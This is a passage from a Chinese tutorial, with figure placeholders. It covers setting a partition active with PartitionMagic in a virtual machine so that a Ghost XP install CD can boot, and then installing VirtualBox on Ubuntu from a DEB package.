


图15




图16




图17

点击“确定”按钮，这时PQ中会出现C盘，选中它后点右键，在弹出的菜单中选择“进阶”下的“设定为作用”，如图18。到此，对系统分区的设置就完成了，最后点击“执行”按钮来实现刚才对磁盘的配置，如图19。执行完毕后，虚拟机会重启，及时按下键盘上的F12键打开启动顺序菜单，选择光盘启动后，便可以在随后的Ghost光盘中使用常规方法来安装Ghost

XP系统了，重启之后也不会出现错误。




图18




图19

二、安装VirtualBox

VirtualBox的安装也非常简单，只需要运行DEB安装包就可以给Ubuntu安装一个速度快、体积小的虚拟机软件了，如图20。




图20

VirtualBox程序的界面如图21所示，在VirtualBox中安装Ghost版本的系统和在VMware-Workstation中的安装方法相同，这里就不再赘述了。

